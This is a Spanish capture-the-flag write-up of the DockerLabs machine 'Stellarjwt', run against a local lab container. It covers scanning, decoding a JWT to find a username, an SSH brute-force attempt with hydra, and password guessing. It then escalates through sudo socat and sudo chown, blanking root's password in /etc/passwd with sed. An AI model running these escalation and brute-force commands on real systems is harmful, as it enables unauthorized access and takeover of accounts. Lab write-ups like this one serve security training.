



Write-Up: Máquina "Stellarjwt"

📌 Plataforma: DockerLabs

📌 Dificultad: Fácil

📌 Autor: Joaquín Picazo



Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Verifico la conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]  
$ ping -c 1 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.267 ms  
  
— 172.17.0.2 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.267/0.267/0.267/0.000 ms
```

🎯 2. Escaneo y Enumeración

Escaneo y enumero los puertos abiertos junto a sus versiones para ver si existe probabilidad de vulnerabilidades conocidas.

```
(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sC -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 12:44 EDT
Nmap scan report for pressenter.hl (172.17.0.2)
Host is up (0.000016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 13:fd:a1:b2:31:9d:ea:33:a1:43:af:44:20:3a:12:12 (ECDSA)
|_  256 a0:4f:c4:a9:00:af:cb:78:28:fd:94:c0:86:28:dc:a1 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: NASA Hackeada
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds
```

Busco directorios en la web, solo hay uno que pareciera ser interesante.

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:             http://172.17.0.2
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Extensions:     php,html,txt
[+] Timeout:         10s

Starting gobuster in directory enumeration mode


/index.html      (Status: 200) [Size: 1905]
/.html           (Status: 403) [Size: 275]
/universe        (Status: 301) [Size: 311] [→ http://172.17.0.2/universe/]
/.html           (Status: 403) [Size: 275]
/server-status   (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)

Finished
```


Entro al directorio /universe y al final hay un comentario que aparentemente tiene un hash.



Con john pruebo descriptarlo como si fuera base64 pero no funcionó, pero me da el indicio que puede ser JWT.



Busco una herramienta web para descifrar hash con JWT y obtengo un usuario.




🌟 3. Explotación de Vulnerabilidades

Uso fuerza bruta con el usuario encontrado junto a la herramienta hydra, sin embargo, no hay coincidencias.


```
(kali@kali)~$ hydra -l neptuno -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-18 12:48:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 229.00 tries/min, 229 tries in 00:01h, 14344173 to do in 1043:59h, 13 active
[STATUS] 217.33 tries/min, 652 tries in 00:03h, 14343750 to do in 1099:59h, 13 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

En la interfaz principal de la web hay una pregunta, puede ser una pista.



Busqué en internet y obtuve la respuesta.



Como contraseñas posibles pienso que pueden ser Johann, Gottfried o Galle. Finalmente, una de estas me sirvió para entrar por ssh.

```
(kali㉿kali)-[~]
└─$ ssh neptuno@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:lQEgoTzT2bJsZjc+vTxPxMkK8tUJYHE70TwJtjJvbLw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
neptuno@172.17.0.2's password:
Permission denied, please try again.
neptuno@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 21:02:33 2024 from 172.17.0.1
neptuno@045dc503d94a:~$ whoami
neptuno
neptuno@045dc503d94a:~$ id
uid=1001(neptuno) gid=1001(neptuno) groups=1001(neptuno),100(users)
```

4. Escalada de Privilegios y Post-explotación

Busco archivos con permisos SUDO pero no puedo usar sudo con este usuario. Por ende, busco archivos binarios con permisos SUID, pero tampoco encontré algo interesante. Finalmente, encuentro un archivo oculto, al analizarlo puedo suponer que son posibles contraseñas, sobre todo la segunda y tercera opción.

```
neptuno@045dc503d94a:~$ sudo -l
[sudo] password for neptuno:
Sorry, user neptuno may not run sudo on 045dc503d94a.
neptuno@045dc503d94a:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
neptuno@045dc503d94a:~$ ls -la
total 36
drwxr-x--- 1 neptuno neptuno 4096 Sep 29 2024 .
drwxr-xr-x 1 root    root    4096 Oct 23 2024 ..
-rw----- 1 neptuno neptuno  327 Sep 29 2024 .bash_history
-rw-r--r-- 1 neptuno neptuno  220 Sep 29 2024 .bash_logout
-rw-r--r-- 1 neptuno neptuno 3771 Sep 29 2024 .bashrc
drwx----- 2 neptuno neptuno 4096 Sep 29 2024 .cache
-rw-rw-r-- 1 neptuno neptuno  320 Sep 29 2024 .carta_a_la_NASA.txt
drwxrwxr-x 3 neptuno neptuno 4096 Sep 29 2024 .local
-rw-r--r-- 1 neptuno neptuno  807 Sep 29 2024 .profile
neptuno@045dc503d94a:~$ cat .carta_a_la_NASA.txt

Buenos días, quiero entrar en la NASA. Ya respondí las preguntas que me hicieron. Se las respondo de nuevo por aquí.

¿Qué significan las siglas NASA? → National Aeronautics and Space Administration
¿En que año se fundó la NASA? → 1958
¿Quién fundó la NASA? → Eisenhower

Por favor, necesito entrar!!
```

Entro a /home y veo el resto de usuarios, pruebo los usuarios con las posibles contraseñas anteriores.






```
neptuno@045dc503d94a:/$ cd home
neptuno@045dc503d94a:/home$ ls -la
total 20
drwxr-xr-x 1 root    root    4096 Oct 23 2024 .
drwxr-xr-x 1 root    root    4096 Jul 18 18:43 ..
drwxr-x--- 3 elite    elite   4096 Oct 23 2024 elite
drwxr-x--- 1 nasa     nasa     4096 Sep 29 2024 nasa
drwxr-x--- 1 neptuno neptuno 4096 Sep 29 2024 neptuno
```

Finalmente, logro entrar como usuario “nasa” usando la contraseña “Eisenhower”. Este usuario si tiene archivos con permisos SUDO.

```
neptuno@045dc503d94a:/home$ su nasa
Password:
nasa@045dc503d94a:/home$ sudo -l
Matching Defaults entries for nasa on 045dc503d94a:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User nasa may run the following commands on 045dc503d94a:
    (elite) NOPASSWD: /usr/bin/socat
```


En GTOBINS busco comandos con “socat” teniendo permisos SUDO con el usuario elite.

 Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB

file system.

```
LFIL=ile=file_to_read
socat -u "file:$LFIL" -
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.






The resulting shell is not a proper TTY shell and lacks the prompt.

```
sudo socat stdin exec:/bin/sh
```



Uso el comando encontrado y lo ejecuto con el usuario elite, lo que genera que pase de usuario “nasa” a “elite”. Nuevamente, busco archivos con permisos SUDO y encuentro que puedo usar “chown” como root.

```
nasa@045dc503d94a:/home$ sudo -u elite socat stdin exec:/bin/sh
2025/07/18 18:58:27 socat[513] W address is opened in read-write mode but only supports read-only
whoami
elite
sudo -l
Matching Defaults entries for elite on 045dc503d94a:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User elite may run the following commands on 045dc503d94a:
    (root) NOPASSWD: /usr/bin/chown
```

Nuevamente, busco en GTFOBINS alguna forma de escalar privilegios con “chown” teniendo permisos SUDO.

 Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB

.. / chown

 SUID  Sudo

This can be run with elevated privileges to change ownership and then read, write, or execute a file.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which chown) .

LFIL=ile=file_to_change
./chown $(id -un):$(id -gn) $LFIL
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFIL=ile=file_to_change
sudo chown $(id -un):$(id -gn) $LFIL
```

Con chown pongo a elite de propietario en /etc y /etc/passwd. Lo que significa que tengo permisos absolutos en esa ruta y archivo.

```
sudo chown elite:elite /etc
```

```
sudo chown elite:elite /etc/passwd
```

Al leer /etc/passwd, puedo ver que la “x” en “root:x:0” significa que al querer cambiarme a usuario root me pedirá contraseña, pero yo no quiero eso, no me beneficia.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
neptuno:x:1001:1001:neptuno,,,:/home/neptuno:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
nasa:x:1002:1002:NASA,,,:/home/nasa:/bin/bash
elite:x:1000:1000:elite,,,:/home/elite:/bin/bash
```

Quería editar el archivo con nano o vim, sin embargo, no existe en este sistema.

```
nano /etc/passwd
/bin/sh: 4: nano: not found
vim /etc/passwd
/bin/sh: 5: vim: not found
```


Con este comando prácticamente le ordeno que “root:x:” lo cambie por “root::”, esto generará que se elimine la “x” mencionada anteriormente, lo que ocasiona que al intentar cambiarme al usuario root, el sistema no pedirá contraseña.

```
sed -i 's/root:x:/root::/' /etc/passwd
cat /etc/passwd
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
neptuno:x:1001:1001:neptuno,,,:/home/neptuno:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
nasa:x:1002:1002:NASA,,,:/home/nasa:/bin/bash
elite:x:1000:1000:elite,,,:/home/elite:/bin/bash
```

Intento cambiarme a usuario root, y por la modificación anterior no me pidió contraseña. Escalada de privilegios finalizada.

```
su
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.